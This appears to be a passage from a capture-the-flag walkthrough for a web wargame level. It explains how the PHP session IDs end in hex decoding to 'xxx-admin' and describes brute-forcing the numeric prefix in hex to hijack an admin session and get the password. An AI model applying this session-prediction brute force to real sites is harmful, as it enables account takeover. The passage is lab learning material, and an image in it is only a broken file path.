Same as in the last level we can use sessionid here to get the password. But here the session id is not a number and not sequential. So, first let's try to see the pasttern and after sending about 5 requests, we will see a pattern in the php session that




Here we can see the pattern that except the first few numbers the last characters of the session id are **2d61646d696e** this looks like hex so lets try to see this hex decoder.

We get xxx-admin where xxx is some number i.e., the session id that keeps changing randomly. So, to try the brute force attack, we need to sequentially increase the number part and that too in hex.



So, add these options to processing the payload with a sequential increase of 1 to 1000 in the payload range.



Thus we can get the password.

Level 20: